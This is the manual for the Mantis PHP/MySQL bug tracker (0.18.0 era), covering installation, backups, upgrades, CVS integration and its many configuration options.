

[Manual](#)

Manual

Last Modified: February 15, 2005 15:02PM

(0.18.0)

Description

This is the manual for Mantis version 0.18.0.

The Mantis manual is modeled after the [PHP Manual](#). It is authored via the "manual" module in Mantis CVS. You can view the latest snapshot of the manual from [here](#). You can download it for offline use [here](#).

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About Mantis

Last Modified: August 21, 2003 13:08PM

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Description

What is it?

Mantis is a web based bugtracking system. It is currently in development and is considered a beta.

It is written in the [PHP](#) scripting language and requires a [MySQL](#) database and a webserver. Mantis has been installed on Windows, MacOS, OS/2, and a variety of Unix operating systems. Any web browser should be able to function as a client. It is released under the terms of the [GNU General Public License \(GPL\)](#).

Mantis is free to use and modify. It is free to redistribute as long as you abide by the distribution terms of the [GPL](#).

Features and Benefits

- Free
- Easy to install
- Web based
- Platform independent
- Multiple projects
- Multiple languages
- Emailing
- Simple Search
- Viewing filters
- PHP4

Goals

The goals for this project are to produce and maintain a lightweight, simple bugtracking

system. Additions of complexity/features are modular so that users can be shielded from unwanted clutter. Thus, much of the package has a simple version of a feature along with a more fully developed version.

In the 'core' package the goal is to have the most important, most used, most time saving portions of a bugtracking system. The product is designed to be easily modifiable, customizable, and upgradeable. Anyone with intermediate PHP and MySQL experience should be able to customize Mantis to suit their needs.

Guidelines

Here are some of the guidelines that are followed in Mantis:

- Quick access to "What I want to do"
- Simple navigation
- Layered complexity
- Consistency
- Scale to browser window size
- Minimal clutter
- Minimal graphics
- No frames
- No animations
- No Javascript

Versioning

The release numbering convention we use is major.minor.micro (eg. 0.15.8).

Major - Indicates a very large change in the core package. Rewrites or major milestones.

Minor - Significant amount of feature addition/modification. Anything that requires an upgrade script.

Micro - Mostly bug fixes or minor features

We will release a new version for a significant bugfix as often as daily.

Currently, Mantis is considered beta software. Version 1.0.0 will be used when we consider Mantis to be production quality. This means it should be feature full and stable enough for full

production use.

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About the Name

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About the Name

Last Modified: August 21, 2003 13:08PM

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Description

When initially seeking to name this project Ken ran into a problem every programmer encounters. What is a good name?

It has to be descriptive, unique, and not too verbose. Additionally having multiple meanings would be a nice touch or the perceptive.

Quickly ruled out were php*Something* names which, incidentally, although popular, do not seem to be condoned by the PHP Group developers.

Drawing inspiration from Open Source projects like Apache, Mozilla, Gnome, and so forth resulted in two eventual choices: Dragonfly and Mantis. Dragonfly was already the name of a webmail package. So the name became Mantis.

Praying Mantis are insects that feed primarily on other insects and bugs. They are extremely desirable in agriculture as they devour insects that feed on crops. They are also extremely elegant looking creatures.

So, we have a name that is fairly distinctive and descriptive in multiple ways. And that is how the project was named.

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History

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Description

Kenzaburo Ito and a friend originally created a bugtracker as an internal tool for their pet project. A search for good, free packages came up with nothing suitable so they wrote their own. After a rewrite and cleanup it was made available to the public via the GNU General Public License (GPL). The GPL was chosen partly because of his belief that development tools should be cheap or free.

In 2002, Ken was joined by Jeroen Latour, Victor Boctor and Julian Fitzell to be the administrators and the core development team of Mantis. This marks a new era in Mantis lifetime where it is now a team project.

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Minimum Requirements

Last Modified: August 27, 2003 17:08PM

(0.18.0)

Description

Mantis runs on Windows, MacOS, OS/2, Linux, Solaris, the BSDs, and just about anything that supports the required server software.

Mantis has modest software and hardware requirements. You need a computer to run the server software. All of the required software is free for commercial or non-commercial use.

The computer can be a shared public web server or a dedicated co-loc box. It can even run on an office machine. Any Pentium class computer should be adequate for moderate usage. You'll just need enough disk space for the database to grow and enough memory to avoid virtual memory thrashing

Diskspace

Mantis requires about 2MBs of disk space for file storage. MySQL will require additional disk space to store the issues. A typical installation with 2,000 issues and light file upload usage should take up around 10-20MBs of disk space. Attachments will inflate the size required according to their size.

Software

- [PHP](#) 4.0.6 and higher
- [MySQL](#) database 3.23.2 and higher (alternate database support is planned for 2.0)
- Web server ([Apache](#), IIS, etc.)

Cost

Mantis is free. The net cost to use Mantis is the time to download, install, and configure the software plus any potential hardware costs. Continued maintenance should be minimal unless you are tweaking the package.

Time

If you've done this sort of thing before it will probably take about 5-60 minutes. If not, plan on around 1-8 hours depending on the problems you run into. If you're unlucky then plan on more, or just give up now *wink*.

PHP

You don't have to know a thing about PHP to use Mantis, unless something goes wrong. Then it helps to be able to tinker with PHP scripts (when there's a little bug or you want to tweak something).

PHP is a simple scripting language and syntactically resembles C. It is very easy to pickup and learn. In fact, it makes normally difficult tasks so ridiculously easy that you'll want to use it for lots of simple tasks (like washing dishes).

The [PHP Manual](#) is *phenomenal*. If you ever have a question about a PHP function then run to it. The user comments always shed light into issues that others like you have experienced.

There are many sites that offer basic tutorials for learning PHP and/or MySQL ([DevShed](#) | [WebMonkey](#)).

MySQL

Basic administration of MySQL is necessary. At a minimum you should be able to:

- Login
- Create a new user
- Give the user permissions

[MySQL.com](http://www.mysql.com) has excellent documentation. It is also highly recommended to use [phpMyAdmin](http://www.phpmyadmin.net) to administer your MySQL database. You can create a new database and edit tables with this excellent package. All you need to do beforehand is setup the database user(s).

Webserver

The webserver needs to be configured to handle PHP files. In Apache, this monumental task requires all of one line in the configuration file. There are also instructions for IIS, iPlanet/ Netscape, Xitami, and more. All listed at the [PHP Manual](#).

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Download

Last Modified: August 11, 2003 07:08AM

(Any)

Description

Mantis is compressed in .tar.gz format which any reasonable decompression program can handle (Unix tar/gunzip, [Winzip](#), [StuffIt](#)).

[Download Mantis](#)

Mirroring

If you choose to mirror the software, then please sign up on the announcements mailing list. You should also place a link back to this site. Let the project administrators know so they can be aware of where mirrors are located.

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Installation

Last Modified: August 13, 2003 05:08AM

(Any)

Description

Following are a new Mantis installation:

- [Download](#) Mantis
- Go through Mantis [Configuration](#) and set the database options + whatever options where you need to override the default values.
- Test your configuration through the admin folder
- Create a new administrator account and remove the standard user 'administrator'

Following are the steps to upgrade a Mantis installation:

See [Upgrading](#).

TODO:Include useful information from doc/Installation.html.

TODO:The text below is copied from doc/INSTALL as is and is yet to be revised.

Mantis - a php based bugtracking system

Copyright (C) 2000-2002 Kenzaburo Ito - kenito@300baud.org

Copyright (C) 2002-2003 Mantis Team - mantisbt-dev@lists.sourceforge.net

INSTALLATION

The following details the basic steps for installation on any system. The instructions may seem unix-centric but should work fine on Windows systems.

Barring complications, it should take you about 10-20 minutes to install, configure, and be using Mantis.

Amandeep Jawa has provided an alternative and more detailed installation document. Use a browser and open doc/installation.html.

```
# --- Requirements -----
* MySQL 3.23.2 and higher
* PHP 4.0.6 and higher
* a webserver

# --- Summary -----

1. Transfer files
2. Uncompress files
3. Generate database tables
4. Edit configuration file
5. PHP File extensions
6. Login

*****

1. First, transfer the file to your webserver using whatever method you like
best (ftp, scp, etc). You will need to telnet/ssh into the server machine for
the next steps.

2. Next, untar/gunzip it to the directory that you want.
The usual command is (1 step):

tar zxvf <filename.tar.gz>

OR (2 steps):

gunzip <filename.tar.gz>
tar xvf <filename.tar>

Winzip, Stuffit, and other programs should also be able to handle
decompression of the archive.

At this point you may want to rename the directory to something simpler like
'mantis'. You will use the mv command to rename a directory (Windows users
substitute the "ren" command or use explorer).

mv <directoryname> mantis

If you are upgrading see the UPGRADING document.

3. Next we will create the necessary database tables. Make sure you have
created the database ahead of time. You should know your mysql username and
password as well.

Go into the sql directory and run the following command:

mysql -u<username> -p<password> <databasename> < db_generate.sql
```

You could also cut and paste the sql statements from db_generate.sql into a package like phpMyAdmin or into your terminal window.

e.g. if your username is bob, password is mypass, database name is bugtracker:

```
mysql -ubob -pmypass bugtracker < db_generate.sql
```

You may require an additional host parameter if your SQL server is on another machine. e.g. if your server is sqlserver

```
mysql -h sqlserver -ubob -pmypass bugtracker < db_generate.sql
```

* **WARNING:** A DEFAULT ADMINISTRATOR level account is created. The account name and password are administrator / root. Use this when you first login to Mantis. Immediately go to Manage and create at least one administrator level account. Immediately after that DELETE the administrator account. You can recreate it but you should delete the account to prevent the cookie_string from being used to trick the package. It would be even better to rename the account or delete it permanently. **REMEMBER:** After setting up the package, REMOVE the default administrator account.

4. The next part involves configuring the installation to work with your specific setup.

In the installation directory, locate config_inc.php.sample and copy it to config_inc.php.

Open the file in an editor and edit the values to match your settings. The sample file contains only essential settings. There are many more that you can use to customize your Mantis installation. See the customization.html file for in depth explanations.

The file will overwrite the default values with those necessary for setup.

You can load up admin/check.php to see if you set things up correctly.

*** **NOTE:** check.php sometimes reports the value of register_globals incorrectly. Create a page with this line in it: <? phpinfo() ?>, save it with a .php extension and load it up in your web browser. It will, among a multitude of other things, have the correct value of register_globals that you are using.

5. Mantis now uses only .php files.

If your webserver is configured for other extensions (.PHP3, .PHTML) then you will have to have the administrator add support for .PHP files. This should be a trivial modification.

Documentation can be found at: <http://www.php.net/manual/en/installation.php>

6. Login to your bugtracker and go to the manage section. Click on the projects link. You will need to ADD a new project. Then EDIT the new project and remember to ADD at least one category. Otherwise you won't be able to add any bug reports.

That should be it. You're off and running. For some help on custom editing of the site please read the CUSTOMIZATION file.

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Backups

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Backups

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Description

It is recommended to backup your Mantis database on a regular basis. This is easy to accomplish using the mysqldump command:

```
mysqldump -u<username> -p<password> <database name> > <output file>
```

To restore a backup you will need to have a clean database. Then run:

```
mysql -u<username> -p<password> <database name> < <input file>
```

You can also perform both of these tasks using [phpMyAdmin](#)

A good idea is to make a backup script and run it regularly through cron or a task scheduler (for Windows see [WinCron](#)). Using the current date in the filename can prevent overwriting and make cataloguing easier.

!!! Backups should always be performed before an upgrade !!!

Make sure to backup Mantis code (which includes your configs + possibly customization), bug attachments / project documents, and database contents.

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Upgrading

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Upgrading

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Description

!!! ALWAYS BACKUP CODE, DATA, AND CONFIGS BEFORE UPGRADING !!!

This includes your Mantis directory, your attachments, and your database.

Unless you are familiar with PHP, it is not recommended to use non-released versions of Mantis (i.e. CVS versions). These versions are not tested for general use and there might not be an easy upgrade path for the next release from such intermediate versions.

Generally for minor versions upgrade (eg: 0.17.3 to 0.17.5) you can just copy over the old code, however, for major updated (eg: 0.17.5 to 0.18.0) you should install on a new folder. You may want to backup up your current `config_inc.php` and any customizations that you may have made. Usually database modifications will occur between significant releases (like 0.17.x to 0.18.0).

NOTE: The default configuration file can be located under Mantis main folder with the name `config_defaults_inc.php`. You can override these configurations by adding `config_inc.php` which should include only the configuration variables that you want to change from the defaults.

Mantis will first pull the default values, then pull

the site specific values. This way you will gain the new global variables but not have to continually reset your core settings. It is best to leave the default file alone. It is recommended to take a few minutes and create a minimal `config_inc.php` file that contains only values that are different from the `config_defaults_inc.php` file. Email values, database settings, path values, and any settings different from the defaults should go in here.

Use the upgrade script (`admin/upgrade.php`) to upgrade your database to the latest schema. This script will detect the current state of your database and automatically apply the missing modifications.

NOTE: The Mantis database user, needs to have privilege to modify the database schema (eg: CREATE privilege) in order for the upgrade script to run successfully.

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CVS Integration

Last Modified: September 16, 2004 20:09PM

(Introduced in 0.19.0)

Description

CVS integration allows Mantis to register commits to the CVS source control system into corresponding bug notes in the issue tracker.

The setup requires that the mantis installation be accessible on the computer running the CVS server. A copy of the Mantis config_inc.php file must be present.

Note that the mysql database also needs to be accessible from the cvs machine. That is, "localhost" for \$g_hostname won't work unless CVS and Mantis are hosted on the same machine.

To activate the integration, the following line to the cvs "commitinfo" file. (Instructions to edit this file are in any number of CVS primers).

```
ALL /usr/bin/php /path_to_mantis/core/checkin.php
```

This will pass the commit message to checkin.php for all commits. If the string **issue #nnnn** is found in the commit message, the Mantis corresponding to "nnnn" will have the CVS commit message added as a bug note to the issue. Multiple issues can be listed.

This feature is configured through config_inc.php and through custom functions.

See also: [Source Control Integration](#) for configuration, and [Custom Functions](#)

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Uninstall

Uninstall

Last Modified: September 16, 2004 20:09PM

(Any)

Description

It is recommended that you make an backup in case you wish to use your data in the future. See the [Backups](#) page for details.

To uninstall Mantis:

- Delete the Mantis directory and all files and subdirectories.
- Drop all Mantis tables from the database, these can be identified by the configured prefix for the installation. The default prefix is 'mantis'.
- Remove any customizations or additions that you may have made.

If you have the permissions to create/drop databases and you have a specific database for Mantis that does not contain any other data, you can drop the whole database.

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Configuration

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
(Any)

Description

The configuration options for Mantis are detailed in this section of the manual.

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Database

*Last Modified: September 26, 2004 04:09AM**(Any)*

Description

\$g_hostname	Host name or connection string for Database server. The default value is localhost. For mysql, this should be hostname or hostname:port. For other databases (experimental, not supported), this may be a connection string or hostname
\$g_db_username	User name to use for connecting to the database. The user needs to have read/write access to the Mantis database. The default user name is "root".
\$g_db_password	Password for the specified user name. The default password is empty.
\$g_database_name	Name of database that contains Mantis tables.
\$g_db_type	Experimental Defines the database type. The supported default is 'mysql'. Experimental options include 'mssql', 'odbc_mssql', 'postgres', 'postgres64', 'postgres7', and 'pgsql'. Introduced in 0.19.0

The database settings must be set in order for the package to work properly. These settings should be provided to you by your system administrator or your hosting company.

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Path

Last Modified: August 21, 2003 15:08PM

(Any)

Description

URL to your installation as seen from the web browser; this is what you type into the URL field. Requires trailing '/' character.

```
eg. $g_path = 'http://
www.example.com/mantis/';
```

\$g_path

In the following example https protocol is used:

```
eg. $g_path = 'https://
www.example.com/mantis/';
```

Mantis will default this to the correct value. However, in some cases you might need to override the default.

\$g_icon_path

This is the URL to the icons (images) directory as seen from the web browser. All Mantis images/icons are loaded from this URL. The default value for this URL is based on \$g_path, hence, if you override \$g_path, you will have to override this one as well.

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This is the absolute path to your installation, it is defaulted to the directory where `config_defaults_inc.php` resides. This is the path that you see when you make a telnet or ssh connection to the server. You can type `pwd` to find out. Requires trailing `'/'` character.

```
eg. $g_absolute_path = '/usr/apache/htdocs/mantis/';
```

Before Mantis 0.17.3 symbolic links were not allowed due to the way file downloads were handled. This has been fixed.

`$g_core_path`

This is the path to the core directory of your installation. The default value is usually OK, unless you move the 'core' directory out of your webroot. Requires trailing `'/'` character.

`$g_manual_url`

This is the url to the Mantis manual. It is defaulted to the Mantis Online manual. Mantis links to this URL for full documentation, it will also be used in the future to link for the `[?]` form hints. Requires trailing `'/'` character.

These path settings are important for proper linking within Mantis. In most scenarios the default values should work fine, and you should not need to override them.

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WebsERVER

*Last Modified: August 3, 2003 07:08AM**(Any)*

Description

\$g_use_iis

You need to set this to ON if you use Microsoft's IIS. This helps correct a bug in IIS. You should not need to change the default value since it now auto-detects IIS server software.

This issue has been known since at least Jan 1999 and has not been fixed: [BUG Q176113](#)

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Version

*Last Modified: August 19, 2002 08:08AM**(Any)*

Description

<code>\$g_mantis_version</code>	The version for the Mantis installation. There shouldn't be a need to override this value. Development versions will have '-CVS' suffix attached to it.
<code>\$g_show_version</code>	Whether to show the Mantis version at the bottom of each page or not. Default is ON.

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Email

Last Modified: August 24, 2004 18:08PM

(Any)

Description

\$g_administrator_email	The administrator's e-mail address. This is mainly prompted to the user in case of errors that might require the intervention of the system administrator. For example, SQL errors. sysadmin@example.com
\$g_webmaster_email	The webmaster's e-mail address. This address is displayed in the bottom of all Mantis pages. webmaster@example.com
\$g_from_email	The email address to be used as the source of all emails sent by Mantis. noreply@example.com
\$g_to_email	Dropped in 0.19.0. All emails are going to be sent to this email address. This can be an email list or an archive address to be used to archive all notifications. If this functionality is not needed, then it can be set to nothing ("").
\$g_return_path_email	Email address to receive bounced emails.
\$g_enable_email_notification	Set to ON to enable e-mail notifications, OFF to disable them. Default is ON. Up to version 0.18.0a4 setting this option to OFF would disable all emails sent by Mantis. However, in 0.18.0a5 this was changed to have no effect on user sign-up notifications.
\$g_allow_signup	Allow users to signup for their own accounts. Default is ON. (added in 0.19)
\$g_send_reset_password	When set to ON, Mantis will email the users their new passwords when their accounts are reset. If set to OFF, the password will be reset to blank and no e-mail will be sent. Default is ON. (added in 0.19)
\$g_validate_email	Set to OFF to disable email checking. Default is ON.
\$g_check_mx_record	Set to OFF to disable email checking. Default is OFF.

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		If ON, allows the user to omit an email address field.
	\$g_allow_blank_email	If you allow users to create their own accounts, they must specify an email at that point, no matter what the value of this option is. Otherwise they wouldn't get their passwords.
	\$g_limit_email_domain	Only allow and send email to addresses in the given domain. This is useful as a security feature and it is also useful in cases like Sourceforge where its servers are only limited to send emails to SourceForge email addresses in order to avoid spam. <code>\$g_limit_email_domain = 'users.sourceforge.net';</code>
	\$g_show_user_email_threshold	This specifies the access level that is needed to have user names hyperlinked with mailto: links. The default value is NOBODY, hence, even administrators won't have this feature enabled.
	\$g_use_x_priority	Dropped in 0.19.0. Set to OFF to remove X-Priority header. Default is ON.
	\$g_mail_priority	If use_x_priority is set to ON, what should the value be? Urgent = 1, Not Urgent = 5, Disable = 0 . Default is 3 Some MTAs interpret X-Priority = 0 to mean 'Very Urgent'
	\$g_use_bcc	Dropped in 0.19.0. Specifies whether email recipients should be added in the To: field (OFF) or the Bcc: field (ON). The default value is ON. You might need to turn this option OFF on Windows systems, as long as php-mail-function has its bcc-bug (~PHP 4.0.6). However, if you are using PHPMailer for sending emails you probably would not have a problem.
	\$g_use_phpMailer	Dropped in 0.19.0. This is now the only mailing mechanism. Use PHPMailer instead of standard mail() function. Get the PHPMailer package from http://phpmailer.sourceforge.net . The installation is very simple you only need 2 plain text php-files: <code>class.smtp.php</code> and <code>class.phpmailer.php</code> . Copy these files to your php-include-dir i.e. 'c:\php\includes' or '/usr/lib/php/includes' and add this path to the 'include_path'-entry in the php.ini file. The installation is described in the readme and there is also a simple example. PHPMailer comes with a detailed documentation in phpdoc format. Default is OFF. Although the default value is OFF. It is recommended to use PHPMailer. It is also planned that in future Mantis releases PHPMailer will be the only supported option for sending emails.

\$g_phpMailer_path	Dropped in 0.19.0. Path to PHPMailer directory (default is empty). This directory must include class.phpmailer.hpp and class.smtp.php. The default should work if the PHPMailer directory is in the include_path. If a path is specified, it should be terminated by a directory separator.
\$g_phpMailer_method	Select the method to mail by: 0 - mail(), 1 - sendmail 2 - SMTP. Default is 0.
\$g_smtp_host	This option allows you to use a remote SMTP host. Must use the phpMailer script. Name of smtp host, needed for phpMailer, taken from php.ini Default is 'localhost'
\$g_smtp_username	This option allows the use of SMTP Authentication when using a remote SMTP host with PHPMailer. If smtp_username is not '' then the username and password will be used when logging in to the SMTP server. Default is ''.
\$g_smtp_password	This is the password that is used in SMTP Authentication . Default is ''.
\$g_email_set_category	Specify whether e-mails should be sent with the category set or not. This is tested with Microsoft Outlook. More testing for this feature + other formats will be added in the future. OFF, EMAIL_CATEGORY_PROJECT_CATEGORY (format: [Project] Category). Default is OFF.
\$g_email_separator1	Default is str_pad("", 70, '='); This means 70 equal signs.
\$g_email_separator2	Default is str_pad("", 70, '-'); This means 70 minus signs.
\$g_email_padding_length	Default is 28.

Mantis uses flags and a threshold system to generate emails on events. For each new event, email is sent to:

- the reporter, qualified by the notify flag 'reporter' below
- the handler (or Assigned to), qualified by the notify flag 'handler' below
- anyone monitoring the bug, qualified by the notify flag 'monitor' below
- anyone who has ever added a bugnote the bug, qualified by the notify flag 'bugnotes' below
- anyone assigned to the project whose access level is greater than or equal to the notify flag 'threshold_min' and less than or equal to the notify flag 'threshold_max' below

From this list, those recipients who meet the following criteria are eliminated:

- the originator of the change, if `$g_email_receive_own` is OFF
- the recipient either no longer exists, or is disabled
- the recipient has turned their email_on_<new status> preference OFF
- the recipient has no email address entered

\$g_email_receive_own	<p>This defines whether users should receive emails for their own actions. This option is defaulted to OFF, hence, users do not receive email notification for their own actions.</p> <p>This can be a source for confusions for users upgrading from Mantis 0.17.x versions, since in these versions users used to get notified of their own actions.</p>
\$g_default_notify_flags	<p>Associated with each action a list of flags to control who should be notified. The default will be used if the action is not included in \$g_notify_flags or if the flag is not included in the specific action definition. The list of actions include: new, assigned, resolved, bugnote, reopened, closed, deleted, feedback.</p> <p>The default is:</p> <pre>\$g_default_notify_flags = array('reporter' => ON, 'handler' => ON, 'monitor' => ON, 'bugnotes' => ON, 'threshold_min' => NOBODY, 'threshold_max' => NOBODY);</pre> <p>threshold_min and threshold_max are used to send messages to all members of the project whose status is greater than or equal to "threshold_min" and less than or equal to "threshold_max". Sending messages to everyone would set "threshold_min" to ANYBODY and "threshold_max" to "NOBODY". To send to all DEVELOPERS and above (as 0.17.5), use DEVELOPER and NOBODY respectively.</p>
\$g_notify_flags	<p>Defines the notification flags that are different from the defaults that are defined in \$g_default_notify_flags. The following code overrides the default by disabling notifications to bugnote authors and users monitoring the bug on submitting a new bug:</p> <pre>\$g_notify_flags['new'] = array('bugnotes' => OFF, 'monitor' => OFF);</pre> <p>Available actions include:</p> <ul style="list-style-type: none"> • 'new': a new bug has been added • 'reopened': the bug has been reopened • 'deleted': a bug has been deleted • 'owner': the bug has been assigned a new owner (was 'assigned' in 0.18) • 'bugnote': a bugnote has been added to a bug • 'sponsor': the sponsorship for the bug has changed (added, deleted or updated) (added in 0.19)

- 'relation': a relationship for the bug has changed (added, deleted or updated) (added in 0.19)

In addition, an action can match the bug status in `$g_status_enum_string`. Note that spaces in the string are replaced with underscores ('_') in creating the action. Thus, using the defaults, 'feedback' would be a valid action. (was 'status_<status>' in 0.18)

See also: [Email Notifications](#)

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Language

*Last Modified: August 13, 2004 09:08AM**(Any)*

Description

\$g_default_language	<p>This is the language used by default in Mantis.</p> <p>As of 0.19.0, this may be set to 'auto' where Mantis will try to determine the language from the browser.</p>
\$g_language_choices_arr	<p>This is to be set to an array of languages that are available for users to choose from. The default value includes all languages supported by Mantis. The administrator can limit the languages available for users to choose from by overriding this value. For example, to support English, French and German include the following code:</p> <pre>array('english', 'french', 'german');</pre> <p>Of course, administrators can also add their own languages by translating the strings and creating their own language files. You are encouraged to share any translation work that you do with the Mantis team. This will ensure that the newly created language file is maintained with future Mantis releases.</p>

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All language files reside in the lang/ folder. They are all named according to the following pattern:

```
strings_<language>.txt.
```

`$g_fallback_language`

This is the language used if Mantis cannot determine the language from the browser. It defaults to 'english'.

As of 0.19.0, this may be set to 'auto' where Mantis will try to determine the language from the browser.

If a string does not exist in the active language, the English string is used instead.

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Display

*Last Modified: August 13, 2004 09:08AM**(Any)*

Description

\$g_window_title	This is the browser window title (<TITLE> tag).
\$g_page_title	This is a heading that is displayed in the viewing area of the page.
\$g_show_report	This option is used as a default value for user preferences. This field indicates whether users should get the simple bug report page, advanced bug report page, or both. Possible values are: BOTH, SIMPLE_ONLY, or ADVANCED_ONLY. The default is BOTH.
\$g_show_update	This option is used as a default value for user preferences. This field indicates whether users should get the simple bug update page, or the advanced bug update page, or both. Possible values are: BOTH, SIMPLE_ONLY, or ADVANCED_ONLY. The default is BOTH.
\$g_show_view	This option is used as a default value for user preferences. This field indicates whether users should get the simple bug view page, or advanced bug view page, or both. Possible values are: BOTH, SIMPLE_ONLY, or ADVANCED_ONLY. The default is BOTH.
Users can set their own default preferences for the show report/update/view if the configuration value is BOTH. However, if the value is set to SIMPLE or ADVANCED, then the users should be forced to use the configured values. Note that these settings apply to all projects.	
\$g_show_footer_menu	Show the menu at the bottom of the page as well as at the top. Default value is OFF.
\$g_show_project_menu_bar	This option specifies whether to add menu at the top of the page which includes links to all the projects. The default value is OFF.
\$g_show_assigned_names	When a bug is assigned then replace the word "assigned" with the name of the developer in parenthesis. Default is ON.
\$g_show_priority_text	Specifies whether to show priority as text (ON) or icon (OFF) in the view all bugs page. Default is OFF (icon).
\$g_show_bug_project_links	Show project links when in All Projects mode. Default is ON.
\$g_status_legend_position	Specifies the position of the status colour legend, can be: STATUS_LEGEND_POSITION_TOP or STATUS_LEGEND_POSITION_BOTTOM. Default is STATUS_LEGEND_POSITION_BOTTOM.

\$g_show_attachments_indicator	<p>In view all bug page, show a clip icon next to bugs that has one or more attachments. The default value is OFF.</p> <p>The reason why this is defaulted to OFF is that it adds an extra query for every bug displayed in the list.</p>
\$g_show_product_version	<p>This controls display of the version dropdown menus in the report, view and update pages. Valid values are ON, OFF, and AUTO. ON forces the display of the dropdown even if no versions are defined. OFF will suppress the dropdown always. AUTO will suppress the dropdown, if no versions are defined for the project. Introduced in 0.19.0.</p>
\$g_show_realname	<p>This control will replace the user's userid with their realname. If it is set to ON, and the real name fiels has been populated, the replacement will occur. It defaults to OFF. Introduced in 0.19.0.</p>

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Time

*Last Modified: August 3, 2003 08:08AM**(Any)*

Description

\$g_cookie_time_length	Time for 'permanent' cookie to live in seconds. This is what is used when a user selects "save login". Default is the equivalent of 1 year (30000000).
\$g_wait_time	Time to delay between page redirects (in seconds). Users can override this setting in their user preferences. Default is 2 seconds.
\$g_content_expire	Time to wait before document is stale (in minutes). This is used in meta_inc.php. Default is 0 (expires right away).
\$g_long_process_timeout	This timeout is used by pages which does time consuming operations like upgrading the database. The default value of 0 disables timeout. Note that this timeout is specified in seconds.

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JpGraph

*Last Modified: August 3, 2003 08:08AM**(Any)*

Description

Jpgraph is a package that is used to render graphs. It is used by Mantis to provide the users with graphs that capture the state of the bugs database. Following are the configuration options that are related to configuring it:

\$g_use_jpgraph	Enable the use of jpgraph. Default is OFF.
\$g_jpgraph_path	Path to jpgraph base directory. Don't forget to add the trailing '/'.
<p>To use the Jpgraph addon you need the JpGraph package. You can place the package wherever you want, but you have to set the var in jpgraph.php</p> <pre>eg. DEFINE("DIR_BASE", "/www/mantisbt/jpgraph/");</pre>	

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Date

*Last Modified: August 3, 2003 08:08AM**(Any)*

Description

\$g_short_date_format	This format is used in the bug listing pages (eg: View Bugs). Default is 'm-d-y'.
\$g_normal_date_format	This format is used in the view/update bug pages, bug notes, manage section, and news section. Default is 'm-d-y H:i'.
\$g_complete_date_format	This format is used on the top of each page (current time) and the emails that are sent out. Default is 'm-d-y H:i T'.
These variables control how the date is displayed (default is 'US' formatting). Go to the date() function in PHP online manual for detailed instructions on date formatting.	

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News

*Last Modified: August 4, 2003 08:08AM**(Any)*

Description

\$g_news_limit_method	Limit the news entry that are displayed by number of entries (BY_LIMIT) or by date (BY_DATE). The default is BY_LIMIT.
\$g_news_view_limit	The limit for the number of news entries to be displayed. This option is only used if \$g_news_limit_method is set to BY_LIMIT.
\$g_news_view_limit_days	Specifies the number of dates after which the news are not displayed. This option is only used if \$g_news_limit_method is set to BY_DATE.
\$g_private_news_threshold	Specifies the access level required to view private news. The default is DEVELOPER.

These options are used to control the query that selects the news entries to be displayed.

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Default Preferences

*Last Modified: September 13, 2004 17:09PM**(Any)*

Description

<code>\$g_default_new_account_access_level</code>	This is the default access level users are given when their account is created by email. The default access level is REPORTER. Look in <code>constant_inc.php</code> for other values.
<code>\$g_default_bug_view_status</code>	The default viewing status for the new bug (VS_PUBLIC or VS_PRIVATE). The default is VS_PUBLIC. Introduced in 0.19.0.
<code>\$g_default_bugnote_view_status</code>	The default viewing status for the new bugnote (VS_PUBLIC or VS_PRIVATE). The default is VS_PUBLIC. Introduced in 0.19.0.
<code>\$g_default_reminder_view_status</code>	The default viewing status for the new reminders (VS_PUBLIC or VS_PRIVATE). The default is VS_PUBLIC. Introduced in 0.19.0.
<code>\$g_default_bug_severity</code>	The severity for a newly created issue. The default is MINOR. Look in <code>constant_inc.php</code> for other values. Introduced in 0.19.0.
<code>\$g_default_bug_priority</code>	The priority for a newly created issue. The default is NORMAL. Look in <code>constant_inc.php</code> for other values. Introduced in 0.19.0.
<code>\$g_default_limit_view</code>	Number of bugs to show in the View Bugs page. The default value is 50.
<code>\$g_default_show_changed</code>	Highlight bugs that have changed during the last N hours. The default value is 6.
<code>\$g_hide_status_default</code>	Controls which issues will be displayed in the View Issues page. Default value is CLOSED, implying that all issues at "closed" or higher state will not be shown. This replaced <code>\$g_hide_closed_default</code> in 0.19.0.
<code>\$g_min_refresh_delay</code>	This is the delay between automatic refreshes of the View Issues page. Make sure refresh delay in user preferences isn't too short. If a users set their preferences to be lower then it is bumped back up to this minimum value. The default value is 10 minutes.

These settings are used as the default values for preferences for new users. Each user can override these settings through the user preferences form.

Default language is set to default site language (\$g_default_language).

\$g_default_advanced_report	Default user preferences to use the advanced page for reporting bugs. Default is OFF.
\$g_default_advanced_view	Default user preferences to use the advanced page for view bugs. Default value is OFF.
\$g_default_advanced_update	Default user preferences to use the advanced page for updating bugs. Default value is OFF.
\$g_default_refresh_delay	Default page refresh delay (in minutes). This is for the bug listing pages. Default value is 30 minutes.
\$g_default_redirect_delay	Default delay before a user is redirected to a page after being prompted by a message (eg: operational successful). Default value is 2 seconds.
\$g_default_bugnote_order	This controls the time order in which bug notes are displayed. It can be either ASC (oldest first, the default) or DESC (newest first).
\$g_default_email_on_new \$g_default_email_on_assigned \$g_default_email_on_feedback \$g_default_email_on_resolved \$g_default_email_on_closed	Default user preferences to enable receiving emails when a bug is set to the corresponding status. This option only has an effect if users have the required access level to receive such emails. Default value is ON.
\$g_default_email_on_reopened	Default user preferences to enable receiving emails when bugs are re-opened. Default value is ON.
\$g_default_email_on_bugnote	Default user preferences to enable receiving emails when bugnotes are added to bugs. Default value is ON.
\$g_default_email_on_status \$g_default_email_on_priority	Default user preferences to enable receiving emails when status or priority is changed. Default is ON. Note that this option is not implemented.

\$g_default_email_on_new_minimum_severity \$g_default_email_on_assigned_minimum_severity \$g_default_email_on_feedback_minimum_severity \$g_default_email_on_resolved_minimum_severity \$g_default_email_on_closed_minimum_severity \$g_default_email_on_reopened_minimum_severity \$g_default_email_on_bugnote_minimum_severity	Default user preferences to enable filtering based on issue severity. These correspond to the email_on_<status> settings. Default is 'any'.
\$g_default_email_on_bugnote_minimum_severity	Default user preference to enable filtering based on issue severity. This corresponds to the email_on_bugnote setting. Default is 'any'.
